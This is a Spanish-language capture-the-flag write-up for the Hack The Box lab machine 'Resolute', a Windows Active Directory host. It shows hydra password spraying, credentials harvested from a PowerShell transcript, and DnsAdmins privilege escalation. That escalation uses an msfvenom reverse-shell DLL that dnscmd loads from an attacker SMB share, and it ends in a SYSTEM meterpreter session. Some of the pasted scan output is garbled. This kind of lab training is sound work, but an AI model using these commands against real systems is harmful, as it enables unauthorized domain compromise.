

HTB MÁQUINA RESOLUTE

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.7, es una maquina en Windows y que está en la categoría de Nivel Medio.



User:

Lo primero que realizamos es un escaneo de puertos para saber a qué nos enfrentamos donde nos encontramos con muchos puertos interesantes como el conocido 5985, puertos con el protocolo kerberos, puerto de Idap y sabemos que no enfrentamos a una máguina Active Directory.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 19:32 -05 stats: 0:02:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan SYN Stealth Scan Timing: About 17.23% done; ETC: 19:46 (0:11:17 remaining) Nmap scan report for megabank.local (10.10.10.109) Host is up (0.18: latency)
   hap scan report for megadank.tocal (set is up (0.18s latency).
It shown: 65512 closed ports
IRT STATE SERVICE VERSION
I/tcp open domain?
fingerprint-strings:
DNSVersionBindReqTCP:
 3/tcp
            version
bind
                                    kerberos-sec Microsoft Windows Kerberos (server time: 2020-04-30 01:06:56Z)
  8/tcp
                      open
                                                                  Microsoft Windows Referos (server time: 2010 ov 30 directors)
Microsoft Windows RPC
Microsoft Windows netbios-ssn
Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
                                   msrpc
netbios-ssn
ldap
 35/tcp
39/tcp
                                   microsoft-ds
kpasswd5?
ncacn_http
tcpwrapped
ldap
tcpwrapped
                                                                   Microsoft Windows RPC over HTTP 1.0
                                                                   Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
   NSF/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
http-title: Not Found
    89/tcp open mc-nmf .NET Message Framing
001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
  _http-title: Not Found
19664/tcp open msrpc
19665/tcp open msrpc
                                                                  Microsoft Windows RPC
19666/tcp open
19667/tcp open
19671/tcp open
                                   msrpc
msrpc
msrpc
19676/tcp open
19677/tcp open
19688/tcp open
                                   ncacn_http
msrpc
19709/tcp open
                                                                   Microsoft Windows
```



Ahora vamos a hacer uso de la herramienta enum4linux para saber con qué nos encontramos, vemos en la parte de user que tenemos varios usuarios además nos encontramos una password, después de hacer unas pruebas con el usuario marko y no obtener resultados, necesitamos saber si esta es una password valida y saber de usuario es esta password

Vamos a realizar una lista de los usuarios para hacer algunas pruebas, en este momento contamos con unos usuarios y tenemos una password, así que vamos a hacer uso de la herramienta hydra para saber si podemos encontrar el usuario de esta password.

```
Administrator
Guest
krbtgt
DefaultAccount
rvan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
usimon
naoki
```

Realizando el ataque con hydra nos encontramos que esta password pertenecen a Melanie, ya en este punto tenemos unas credenciales, ahora vamos a buscar la forma de probar estas credenciales.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# hydra -L users.txt -p Welcome123! 10.10.10.169 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-29 18:02:22
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 27 login tries (l:27/p:1), ~27 tries per task
[DATA] attacking smb://10.10.10.169:445/
[445][smb] host: 10.10.10.169 login: melanie password: Welcome123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-29 18:02:38

root@angussMoody:~/hackthebox/Resolute-10.10.10.169#
```



Revisando con la herramienta smbmap, vemos que tiene algunos recursos compartidos con permisos de lectura, pero enumerando no encontramos nada que nos sea útil.

```
10.169# smbmap -u melanie -p Welcome123! -H 10.10.10.169
Finding open SMB ports....
User SMB session established on 10.10.10.169...
IP: 10.10.169:445 Name: megabank.local
                                                                                                                                                                                                                                                                       Permissions
                                                                                                                                                                                                                                                                                                                                              Comment
                                                                                                                                                                                                                                                                                                                                              Remote Admin
Default share
                  ADMIN$
                                                                                                                                3 Sun Dec 31 19:03:44 1600
4 Sun Dec 31 19:03:44 1600
3 Sun Dec 31 19:03:44 1600
1 Sun Dec 31 19:03:44 1600
1 Sun Dec 31 19:03:44 1600
2 Sun Dec 31 19:03:44 1600
3 Sun Dec 31 19:03:44 1600
4 Sun Dec 31 19:03:44 1600
5 Sun Dec 31 19:03:44 1600
3 Sun Dec 31 19:03:44 1600
1 Sun Dec 31 19:03:44 1600
                                                                                                                                                                                                                                                                       InitShutdown
                                                                                                                                                                                                                                                                       ntsvcs
                                                                                                                                                                                                                                                                       ntsvcs
scerpc
Winsock2\CatalogChangeListener-31c-0
epmapper
Winsock2\CatalogChangeListener-1bc-0
LSM_API_service
                                                                                                                                                                                                                                                                       eventlog
Winsock2\CatalogChangeListener-38c-0
                                                                                                                                                                                                                                                                       winsock2\CatalogChangeListener-3dc-0
wkssvc
Winsock2\CatalogChangeListener-240-0
                                                                                                                                                                                                                                                                        Winsock2\CatalogChangeListener-240-1
Winsock2\CatalogChangeListener-410-0
                                                                                                                                                                                                                                                                     Winsock2\CatalogChangeListener-410-0
RpcProxy\49676
9f3ec43cb7ffe897
RpcProxy\593
srvsvc
efsrpc
netdfs
vgauth-service
Winsock2\CatalogChangeListener-230-0
W32TIME ALT
Winsock2\CatalogChangeListener-5d4-0
PSHost.132326584026741972.884.DefaultAppDomain.wsmprovhost
PSHost.132326575536386511.2248.DefaultAppDomain.wsmprovhost
PSHost.132326759412216840.1680.DefaultAppDomain.wsmprovhost
Winsock2\CatalogChangeListener-f8c-0
READ ONLY
Remote IPC
                  dr--r--r
                                                                                                                                                                                                                                                                        READ ONLY
                                                                                                                                                                                                                                                                                                                                          Logon server share
                                                                                                                                                                                                                                                                       megabank.local
READ ONLY
                                                                                                                                                                                                                                                                                                                                               Logon server share
```


Así que como sabemos que tenemos el puerto 5985 abierto, vamos ver si podemos tener un acceso por medio de evil-winrm con estas credenciales.

y así obtenemos nuestra primera flag.



• Escalada de Privilegios:

Vamos a realizar una enumeración con el usuario que tenemos en este momento, para ver como podemos escalar privilegios para nuestra segunda bandera, en la raíz vemos algunos directorios ocultos, así que vamos ver con que nos encontramos en estos directorios.



Encontramos un archivo de texto dentro de unos directorios ocultos, así que vamos a ver con que nos encontramos, podemos leer el archivo con un type, pero en este caso nos descargamos el archivo, para leerlo y tenerlo en nuestra máquina, por si más adelante lo necesitamos de nuevo.

```
PS C:\PSTranscripts\20191203> dir -force

Directory: C:\PSTranscripts\20191203

Mode LastWriteTime Length Name

-arh-- 12/3/2019 6:45 AM 3732 PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt

*EVIL-WinRM* PS C:\PSTranscripts\20191203> download PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt
Info: Downloading C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt to PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt to PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt
Info: Download successful!

*EVIL-WinRM* PS C:\PSTranscripts\20191203>
```



Realizando la lectura de este archivo, no encontramos con algo que al parecer son las credenciales de uno de los usuarios que habíamos enumerado antes.

Así que vamos a ver si podemos tener acceso por medio de evil-winrm con estas credenciales y obtenemos un acceso con estas credenciales.

```
y:~/hackthebox/Resolute-10.10.10.169# evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!
Evil-WinRM+ PS C:\Users\ryan\Documents> cd C:\
Evil-WinRM+ PS C:\> dir
   Directory: C:\
                     LastWriteTime
Mode
                                            Length Name
              9/25/2019 6:19 AM
                                                   PerfLogs
              9/25/2019 12:39 PM
d-r---
                                                   Program Files
             11/20/2016 6:36 PM
                                                   Program Files (x86)
              12/4/2019 2:46 AM
                                                   Users
              12/4/2019 5:15 AM
                                                   Windows
 Evil-WinRM* PS C:\>
```

Después de enumerar un poco la máquina y no encontrar nada vamos a ver que permisos tiene este usuario así que vemos que nuestro usuario se encuentra en el grupo DnsAdmins, después de buscar un poco nos encontramos con varías páginas (https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2) en este caso vamos a ver esta que nos da una idea de como debemos realizar la escalada de privilegios.

```
GROUP INFORMATION

Group Name

Type

SID

Everyone

BUILITIN\Users

BUILITIN\Users

BUILITIN\Pre-windows 2000 Compatible Access Alias

S-1-5-32-545

BANdatory group, Enabled by default, Enabled group

Mandatory group, Enabled by default, Enabled group, Enabled by default, Enabled group

Mandatory group, Enabled by default, Enabled group, Enabled by default,
```



Lo primero que vamos a realizar es un archivo dll con una revShell utilizando msfvenom.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.24 LPORT=4444 -f dll > RevShell.dll
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_AIO_LISTIO_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_AIO_DRIO_DELTA_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_AIO_PRIO_DELTA_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_ARG_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_ATEXIT_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_BC_BSE_MAX
```

Vamos a hacer uso de la herramienta smbserver del paquete de impacket para compartir nuestro archivo.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# impacket-smbserver resolute /root/hackthebox/Resolute-10.10.10.169/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

y vamos a poner nuestra máquina a la escucha.

```
MMMMM
                         MMMMM
       MMMMMMMN
                      MMMMMMMM
       МММММММММММММММММММ
IMMMI
       МИММИМИМИМИМИМИМИМИМИМ
               MMMMMMM
       MMMMM
                          MMMMM
       MMMMM
               MMMMMMM
                         MMMMM
       MMMMM
               MMMMMMM
                          MMMMM
       WMMMM
               MMMMMMM
                          MMMM#
       ?MMNM
                         MMMMM
        ?MMM
                          MMMM'
MMS NAMMAMM
                         MM? NMMMMMN
                          емммммммммммм
                       МИМИМИМИМИМИМ
ММИМИМИМИМИМИМИМН+...+ШМММИМИМИМИМИМИМИМ
        https://metasploit.com
     =[ metasploit v5.0.66-dev --=[ 1956 exploits - 1092 auxiliary - 336 post
     --=[ 558 payloads - 45 encoders - 10 nops
     --=[ 7 evasion
msf5 > use exploit/multi/handler
<u>msf5</u> exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse tcp
msf5 exploit(multi/handler) > set LHOST 10.10.15.24
LHOST => 10.10.15.24
<u>msf5</u> exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run
    Started reverse TCP handler on 10.10.15.24:4444
```



Ahora vamos a compartir nuestro archivo con la máquina victima por medio de la herramienta dnscmd para ejecutar nuestro archivo (https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/dnscmd)

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd /config /serverlevelplugindll \\10.10.15.24\resolute\RevShell.dll
Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Ahora que ya subimos nuestro archivo, debemos reiniciar el servicio dns para que tome los cambios y cargue nuestra Shell.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns
SERVICE NAME: dns
                          : 10 WIN32 OWN PROCESS
        TYPE
       STATE
                           : 3 STOP PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS SHUTDOWN)
       WIN32 EXIT CODE
                         : 0
                                (0x0)
       SERVICE EXIT CODE : 0
                                (0x0)
       CHECKPOINT
                          : 0x1
       WAIT HINT
                           : 0x7530
Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns
SERVICE NAME: dns
        TYPE
                          : 10 WIN32 OWN PROCESS
       STATE
                          : 2 START PENDING
                                (NOT STOPPABLE, NOT PAUSABLE, IGNORES SHUTDOWN)
       WIN32 EXIT CODE
                         : 0
                               (0x0)
       SERVICE EXIT CODE : 0
                               (0x0)
       CHECKPOINT
                           : 0x0
       WAIT HINT
                           : 0x7d0
       PID
                           : 4000
       FLAGS
 Evil-WinRM* PS C:\Users\ryan\Documents>
```

Vemos que realizando este proceso recibimos respuesta por parte del servicio smb.



Y por el lado de nuestra sesión que tenemos a la escucha también recibimos respuesta.

```
[*] Started reverse TCP handler on 10.10.15.24:4444
[*] Sending stage (206403 bytes) to 10.10.10.169
[*] Meterpreter session 1 opened (10.10.15.24:4444 -> 10.10.10.169:51615) at 2020-05-01 19:54:43 -0500
<u>meterpreter</u> >
<u>meterpreter</u> > shell
Process 2380 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>cd C:/Users/Administrator/Desktop
cd C:/Users/Administrator/Desktop
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 923F-3611
 Directory of C:\Users\Administrator\Desktop
12/04/2019 06:18 AM
12/04/2019 06:18 AM
12/03/2019 08:32 AM
                          <DIR>
                          <DIR>
                                        32 root.txt
                1 File(s)
                                        32 bytes
                2 Dir(s) 30,801,817,600 bytes free
C:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

